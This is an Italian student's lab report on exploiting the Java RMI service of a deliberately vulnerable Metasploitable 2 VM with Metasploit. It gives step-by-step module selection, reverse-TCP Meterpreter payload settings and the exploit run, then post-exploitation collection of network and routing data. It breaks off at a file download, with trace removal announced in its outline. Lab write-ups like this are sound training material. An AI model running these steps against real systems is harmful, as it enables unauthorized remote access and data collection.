

Progetto settimanale Exploitation JAVA RMI

S7 L5

Andrea Calabretta

Sommario

Introduzione	3
1. Configurazione dell'Ambiente di Rete	4
1.1 Configurazione della macchina attaccante — Kali Linux	4
1.2 Configurazione della macchina target — Metasploitable 2	4
2. Verifica della Connettività di Rete	6
2.1 Ping da Kali Linux verso Metasploitable 2	6
2.2 Ping da Metasploitable 2 verso Kali Linux	6
3. Ricerca e Selezione del Modulo Exploit	7
3.1 Ricerca del modulo in Metasploit	7
3.2 Selezione del modulo	7
4. Configurazione del Modulo Exploit	8
4.1 Impostazione di RHOSTS	8
4.2 Impostazione di HTTPDELAY	8
4.3 Verifica della configurazione completa	8
5. Esecuzione dell'Exploit	10
6. Raccolta delle Evidenze — Post-Exploitation	11
6.1 Configurazione di rete del target	11
6.2 Tabella di routing del target	11
7. [BONUS] Consolidamento, Download e Pulizia delle Tracce	13
7.1 Creazione del file di evidenze sul target	13
7.2 Verifica del contenuto del file	13
7.3 Download del file sulla macchina attaccante	14
7.4 Verifica del file su Kali Linux	14
7.5 Rimozione del file dal target	15
8. Conclusioni	16

Introduzione

Il presente report documenta le attività svolte nel contesto di una simulazione di penetration testing in ambiente di laboratorio controllato. Il target della simulazione è la macchina Metasploitable 2, una distribuzione Linux volutamente vulnerabile progettata per l'apprendimento delle tecniche di sicurezza offensiva.

La traccia assegnata prevede lo sfruttamento di una vulnerabilità presente sulla porta 1099 del target, su cui è in ascolto il servizio Java RMI (Remote Method Invocation). Java RMI è un meccanismo Java che consente a oggetti residenti su macchine diverse di invocarsi reciprocamente via rete. Una configurazione non sicura di questo servizio — in particolare l'assenza di autenticazione sul registry RMI — può permettere a un attaccante di caricare ed eseguire codice arbitrario sul sistema remoto.

I requisiti operativi della simulazione sono i seguenti:

- La macchina attaccante (Kali Linux) deve essere configurata con l'indirizzo IP 192.168.11.111.
- La macchina target (Metasploitable 2) deve essere configurata con l'indirizzo IP 192.168.11.112.
- Una volta ottenuta la sessione Meterpreter, devono essere raccolte le seguenti evidenze dalla macchina remota:
 - (1) configurazione di rete,
 - (2) tabella di routing.

1. Configurazione dell'Ambiente di Rete


Prima di procedere con qualsiasi attività offensiva, ho provveduto alla configurazione degli indirizzi IP statici su entrambe le macchine coinvolte nella simulazione, in modo da rispettare i requisiti indicati dalla traccia e garantire la comunicazione diretta tra i due sistemi nella stessa subnet 192.168.11.0/24.

1.1 Configurazione della macchina attaccante — Kali Linux

Ho configurato l'interfaccia di rete eth0 della macchina Kali Linux modificando il file /etc/network/interfaces, impostando i seguenti parametri:

- Indirizzo IP: 192.168.11.111
- Netmask: 255.255.255.0
- Gateway: 192.168.1.1

Questa configurazione assegna alla macchina attaccante un indirizzo IP statico all'interno della subnet di laboratorio, garantendo stabilità e prevedibilità delle comunicazioni durante tutta la durata della simulazione.



```
kali@kali: ~  
Session Actions Edit View Help  
GNU nano 9.0 /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto eth0  
iface eth0 inet static  
address 192.168.11.111  
netmask 255.255.255.0  
gateway 192.168.1.1
```


Figura 1 — Configurazione statica dell'interfaccia di rete su Kali Linux: IP 192.168.11.111/24

1.2 Configurazione della macchina target — Metasploitable 2

In modo analogo, ho configurato l'interfaccia di rete eth0 di Metasploitable 2 assegnando i seguenti parametri:

- Indirizzo IP: 192.168.11.112
- Netmask: 255.255.255.0
- Gateway: 192.168.1.1

La configurazione statica dell'IP sul target è necessaria per garantire che il modulo exploit utilizzi sempre l'indirizzo corretto e che la sessione Meterpreter possa essere stabilita in modo affidabile.



```
Metasploitable2 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces      Mod

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.1.1
```

Figura 2 — Configurazione statica dell'interfaccia di rete su Metasploitable 2: IP 192.168.11.112/24

2. Verifica della Connettività di Rete


Prima di avviare la fase di exploitation, ho verificato che le due macchine fossero correttamente raggiungibili l'una dall'altra, eseguendo test di connettività bidirezionali tramite il comando ping. Questa verifica è una buona prassi in qualsiasi attività di penetration testing: assicura che eventuali problemi successivi non siano imputabili a errori di configurazione di rete.

2.1 Ping da Kali Linux verso Metasploitable 2

Dal terminale di Kali Linux ho eseguito il seguente comando per verificare la raggiungibilità del target:

```
ping -c 3 192.168.11.112
```

I tre pacchetti inviati sono stati ricevuti con successo (0% packet loss), confermando che la macchina target è correttamente raggiungibile dalla macchina attaccante.



```
(kali@kali)-[~]  
$ ping -c 3 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.20 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=2.27 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.37 ms
```


Figura 3 — Test di connettività da Kali Linux verso Metasploitable 2 (192.168.11.112): 0% packet loss

2.2 Ping da Metasploitable 2 verso Kali Linux

Ho eseguito il test di connettività anche in direzione inversa, dalla macchina target verso la macchina attaccante, per verificare che il traffico di ritorno — fondamentale per il payload reverse TCP — potesse transitare correttamente:

```
ping -c 3 192.168.11.111
```

Anche in questo caso i tre pacchetti sono stati trasmessi e ricevuti senza errori, confermando la piena bidirezionalità della comunicazione tra le due macchine.



```
msfadmin@metasploitable:~$ ping -c 3 192.168.11.111  
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.  
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.564 ms  
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.07 ms  
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.36 ms  
  
--- 192.168.11.111 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2000ms  
rtt min/avg/max/mdev = 0.564/0.999/1.360/0.329 ms
```

Figura 4 — Test di connettività da Metasploitable 2 verso Kali Linux (192.168.11.111): 0% packet loss

3. Ricerca e Selezione del Modulo Exploit


Con la rete correttamente configurata e la connettività verificata, ho avviato Metasploit Framework tramite il comando `msfconsole` e ho proseguito alla ricerca del modulo di exploit più adatto alla vulnerabilità Java RMI presente sul target.

3.1 Ricerca del modulo in Metasploit

Ho utilizzato il comando `search` per interrogare il database interno di Metasploit e recuperare tutti i moduli correlati al servizio Java RMI:

```
search Java RMI
```

La ricerca ha restituito un elenco di moduli pertinenti. Tra questi, ho individuato il modulo `exploit/multi/misc/java_rmi_server` (indice 8), classificato con rank `excellent` e data di disclosure 2011-10-15. Questo modulo sfrutta una configurazione non sicura del server RMI Java, che accetta connessioni da client non autenticati e consente il caricamento di classi Java arbitrarie da URL remoti, portando all'esecuzione di codice sul sistema target.



The screenshot shows the output of the `search Java RMI` command in Metasploit. It lists 38 modules with columns for index, name, disclosure date, rank, check status, and description. The module `exploit/multi/misc/java_rmi_server` is highlighted at index 8 with a rank of 'excellent'.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	2019-05-22	excellent	Yes	Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1	exploit/multi/http/crushftp_rce_cve_2023_43177	2023-08-08	excellent	Yes	CrushFTP Unauthenticated RCE
2	target: Java	-	-	-	-
3	target: Linux Dropper	-	-	-	-
4	target: Windows Dropper	-	-	-	-
5	exploit/multi/misc/jmx_server	2013-05-22	excellent	Yes	Java JMX Server Insecure Configuration Java Code Execution
6	auxiliary/scanner/misc/java_jmx_server	2013-05-22	normal	No	Java JMX Server Insecure Endpoint Code Execution Scanner
7	auxiliary/gather/java_rmi_registry	-	normal	No	Java RMI Registry Interfaces Enumeration
8	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
9	target: Generic (Java Payload)	-	-	-	-
10	target: Windows x86 (Native Payload)	-	-	-	-
11	target: Linux x86 (Native Payload)	-	-	-	-
12	target: Mac OS X PPC (Native Payload)	-	-	-	-
13	target: Mac OS X x86 (Native Payload)	-	-	-	-
14	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
15	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation
16	exploit/multi/browser/java_signed_applet	1997-02-19	excellent	No	Java Signed Applet Social Engineering Code Execution
17	target: Generic (Java Payload)	-	-	-	-
18	target: Windows x86 (Native Payload)	-	-	-	-
19	target: Linux x86 (Native Payload)	-	-	-	-
20	target: Mac OS X PPC (Native Payload)	-	-	-	-
21	target: Mac OS X x86 (Native Payload)	-	-	-	-
22	exploit/multi/http/jenkins_metaprogramming	2019-01-08	excellent	Yes	Jenkins ACL Bypass and Metaprogramming RCE
23	target: Unix In-Memory	-	-	-	-
24	target: Java Dropper	-	-	-	-
25	exploit/linux/misc/jenkins_java_deserialize	2015-11-18	excellent	Yes	Jenkins CLI RMI Java Deserialization Vulnerability
26	exploit/linux/http/hibana_timeline_prototype_pollution_rce	2019-10-30	manual	Yes	Kibana Timeline Prototype Pollution RCE
27	exploit/multi/browser/firefox_xpi_bootstrapped_addon	2007-06-27	excellent	No	Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
28	target: Universal (JavaScript XPCOM Shell)	-	-	-	-
29	target: Native Payload	-	-	-	-
30	exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315	2023-05-26	excellent	Yes	Openfire authentication bypass with RCE plugin
31	exploit/multi/http/torchserver_cve_2023_43654	2023-10-03	excellent	Yes	PyTorch Model Server Registration and Deserialization RCE
32	exploit/multi/http/totalsjs_cms_widget_exec	2019-08-30	excellent	Yes	Total.js CMS 12 Widget JavaScript Code Injection
33	target: Total.js CMS on Linux	-	-	-	-
34	target: Total.js CMS on Mac	-	-	-	-
35	exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc	2021-09-21	manual	Yes	VMware vCenter vSclation Priv Esc
36	exploit/multi/misc/vscode_ipynb_remote_dev_exec	2022-11-22	excellent	Yes	VSCode ipynb Remote Development RCE
37	target: Windows	-	-	-	-
38	target: Linux File-Dropper	-	-	-	-


Figura 5 — Ricerca dei moduli Java RMI in Metasploit: `exploit/multi/misc/java_rmi_server` selezionato (indice 8, rank: excellent)

3.2 Selezione del modulo

Ho selezionato il modulo tramite il suo indice numerico, per velocizzare l'operazione rispetto all'inserimento del percorso completo:

```
use 8
```

Metasploit ha confermato la selezione e ha impostato automaticamente il payload predefinito `java/meterpreter/reverse_tcp`, adatto al target che esegue una JVM (Java Virtual Machine). Questo payload stabilisce una connessione TCP inversa dalla macchina target verso la macchina attaccante, aprendo una sessione Meterpreter interattiva.



The screenshot shows the Metasploit prompt where the user enters `use 8`. The output shows the selected module `exploit(multi/misc/java_rmi_server)` and the default payload `java/meterpreter/reverse_tcp`.

```
msf > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) >
```

Figura 6 — Selezione del modulo `exploit/multi/misc/java_rmi_server` tramite il comando `use 8`


4. Configurazione del Modulo Exploit

Dopo aver selezionato il modulo, ho proceduto alla configurazione di tutti i parametri necessari per l'esecuzione dell'exploit, adattandoli alle specifiche dell'ambiente di laboratorio.

4.1 Impostazione di RHOSTS

Ho impostato il parametro RHOSTS con l'indirizzo IP della macchina target, indicando a Metasploit quale host dovrà ricevere il payload dell'exploit:

```
set RHOSTS 192.168.11.112
```



```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```

Figura 7 — Impostazione del parametro RHOSTS: indirizzo IP del target 192.168.11.112

4.2 Impostazione di HTTPDELAY

Ho aumentato il valore del parametro HTTPDELAY a 20 secondi. Questo parametro definisce il tempo massimo che il server HTTP locale di Metasploit — responsabile della distribuzione del payload JAR — attende prima di considerare scaduta la richiesta. Aumentare questo valore è utile in ambienti con latenza variabile o quando la JVM del target impiega più tempo del solito a richiedere il file:

```
set HTTPDELAY 20
```



```
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
```

Figura 8 — Impostazione del parametro HTTPDELAY a 20 secondi

4.3 Verifica della configurazione completa

Ho verificato la configurazione complessiva del modulo tramite il comando show options, assicurandomi che tutti i parametri obbligatori fossero correttamente impostati:

- RHOSTS: 192.168.11.112 — indirizzo IP del target.
- RPORT: 1099 — porta del registry Java RMI (valore di default).
- SRVHOST: 0.0.0.0 — il server HTTP locale è in ascolto su tutte le interfacce.
- SRVPORT: 8080 — porta del server HTTP locale che distribuisce il payload JAR.
- HTTPDELAY: 20 — timeout del server HTTP impostato a 20 secondi.
- LHOST: 192.168.11.111 — indirizzo IP della macchina attaccante per la connessione inversa.
- LPORT: 4444 — porta su cui Metasploit rimane in ascolto per la sessione Meterpreter.

```
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 20              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SRVSSL    | false           | no       | Negotiate SSL/TLS for local server connections                                                                                                                                                      |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |

  
View the full module info with the info, or info -d command.  
msf exploit(multi/misc/java_rmi_server) > █
```

Figura 9 — Configurazione completa del modulo: RHOSTS 192.168.11.112, RPORT 1099, LHOST 192.168.11.111, LPORT 4444

5. Esecuzione dell'Exploit

Con tutti i parametri correttamente configurati, ho avviato l'exploit tramite il comando:

```
exploit
```

Metasploit ha eseguito le seguenti operazioni in sequenza:

- Ha avviato il listener TCP sulla porta 4444, in attesa della connessione di ritorno dal payload.
- Ha avviato il server HTTP locale sulla porta 8080, pronto a distribuire il payload JAR al target.
- Ha stabilito una connessione verso il registry RMI del target sulla porta 1099, inviando l'header RMI e la richiesta di chiamata remota.
- Il target ha risposto richiedendo il file JAR del payload, che è stato distribuito tramite il server HTTP locale.
- Il payload è stato caricato ed eseguito sulla JVM del target, stabilendo la connessione verso la macchina attaccante.

La sessione Meterpreter 1 è stata aperta con successo:

```
Meterpreter session 1 opened (192.168.11.111:4444 →  
192.168.11.112:47334)
```

L'apertura della sessione conferma che il payload è stato eseguito correttamente sul sistema target e che l'accesso remoto interattivo è disponibile.

```
msf exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/NMo436kbIGegxIv  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (58073 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47334) at 2026-05-22 04:54:47 -0400  
  
meterpreter > █
```

Figura 10 — Exploit eseguito con successo: sessione Meterpreter 1 aperta su 192.168.11.112:47334

6. Raccolta delle Evidenze — Post-Exploitation

Una volta ottenuta la sessione Meterpreter, ho proceduto con la raccolta delle evidenze richieste dalla traccia. Meterpreter offre una serie di comandi built-in che consentono di raccogliere informazioni sul sistema remoto in modo diretto, senza necessità di aprire una shell bash.

6.1 Configurazione di rete del target

Ho eseguito il comando `ifconfig` direttamente dalla sessione Meterpreter per raccogliere la configurazione delle interfacce di rete della macchina target:

```
meterpreter > ifconfig
```

L'output ha mostrato la presenza di due interfacce: l'interfaccia di loopback `lo` (127.0.0.1) e l'interfaccia ethernet `eth0`, configurata con l'indirizzo IP 192.168.11.112 e netmask 255.255.255.0. Questa informazione corrisponde esattamente alla configurazione impostata nella fase iniziale, confermando di trovarsi sulla macchina target corretta.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fee4:8e53
IPv6 Netmask : ::
```

Figura 11 — Output del comando `ifconfig` dalla sessione Meterpreter: IP 192.168.11.112 confermato sull'interfaccia `eth0`

6.2 Tabella di routing del target

Ho raccolto la seconda evidenza richiesta eseguendo il comando `route` dalla sessione Meterpreter, per visualizzare la tabella di routing IPv4 e IPv6 del sistema target:

```
meterpreter > route
```

La tabella di routing IPv4 mostra un'unica voce attiva: la rete di destinazione 192.168.11.0 con netmask 255.255.255.0, raggiungibile attraverso l'interfaccia `eth0` senza gateway intermedio. Ciò conferma che il target è configurato per operare esclusivamente nella subnet locale di laboratorio.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1          ::           ::
fe80::a00:27ff:fee4:8e53 ::           ::
```

Figura 12 — Tabella di routing della macchina target raccolta tramite il comando route in Meterpreter

7. [BONUS] Consolidamento, Download e Pulizia delle Tracce

Oltre alle evidenze richieste dalla traccia, ho deciso di completare l'esercitazione con una serie di operazioni bonus che simulano comportamenti tipici di un penetration tester professionista: la creazione di un file di evidenze sul target, il trasferimento di questo file sulla macchina attaccante e la successiva rimozione del file dal target per non lasciare tracce.

7.1 Creazione del file di evidenze sul target

Ho aperto una shell bash sulla macchina target tramite la sessione Meterpreter con il comando `shell`, per poter eseguire comandi nativi del sistema operativo Linux. Ho quindi creato un file di testo `/tmp/evidenze.txt` consolidando in un unico documento i due output richiesti dalla traccia:

```
ifconfig > /tmp/evidenze.txt
route -n >> /tmp/evidenze.txt
```

Il primo comando reindirizza l'output di `ifconfig` all'interno del file, mentre il secondo aggiunge (con l'operatore `>>`) l'output di `route -n` allo stesso file, senza sovrascrivere il contenuto precedente. L'utilizzo di `/tmp` come percorso è una scelta deliberata: si tratta di una directory con permessi di scrittura aperti, accessibile da qualsiasi utente su sistemi Linux.

```
ifconfig > /tmp/evidenze.txt
route -n >> /tmp/evidenze.txt
cat /tmp/evidenze.txt
eth0      Link encap:Ethernet  HWaddr 08:00:27:e4:8e:53
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee4:8e53/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:154 errors:0 dropped:0 overruns:0 frame:0
          TX packets:147 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:133431 (130.3 KB)  TX bytes:20835 (20.3 KB)
          Base address:0xd010 Memory:e1200000-e1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:54509 (53.2 KB)  TX bytes:54509 (53.2 KB)

Kernel IP routing table
Destination Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0  0.0.0.0         255.255.255.0   U        0      0        0 eth0
```

Figura 13 — [BONUS] Creazione del file `/tmp/evidenze.txt` con l'output di `ifconfig` e `route -n` tramite shell Meterpreter

7.2 Verifica del contenuto del file

Ho verificato il contenuto del file appena creato tramite il comando `cat`, per assicurarmi che entrambe le sezioni fossero state correttamente salvate:

```
cat /tmp/evidenze.txt
```

Il file contiene in sequenza l'output completo di `ifconfig` — con i dettagli delle interfacce `eth0` e `lo` — seguito dalla tabella di routing del kernel, con la voce relativa alla rete `192.168.11.0/24`.

Il file rappresenta quindi un documento di evidenza completo e autosufficiente, pronto per essere trasferito sulla macchina attaccante.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
# Configurazione di rete
ifconfig

# Tabella di routing
route -n

# Entrambe insieme salvate su file
ifconfig > /tmp/evidenze.txt && route -n >> /tmp/evidenze.txt
cat /tmp/evidenze.txt
eth0      Link encap:Ethernet  HWaddr 08:00:27:e4:8e:53
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee4:8e53/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:137 errors:0 dropped:0 overruns:0 frame:0
          TX packets:134 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:131005 (127.9 KB)  TX bytes:17272 (16.8 KB)
          Base address:0xd010 Memory:e1200000-e1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:156 errors:0 dropped:0 overruns:0 frame:0
          TX packets:156 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50421 (49.2 KB)  TX bytes:50421 (49.2 KB)

Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
192.168.11.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
```

Figura 14 — [BONUS] Contenuto del file /tmp/evidenze.txt: configurazione di rete e tabella di routing consolidate

7.3 Download del file sulla macchina attaccante

Tornato nella sessione Meterpreter, ho utilizzato il comando download per trasferire il file dalla macchina target alla macchina attaccante in modo diretto, senza necessità di strumenti aggiuntivi:

```
meterpreter > download /tmp/evidenze.txt /home/kali/
```

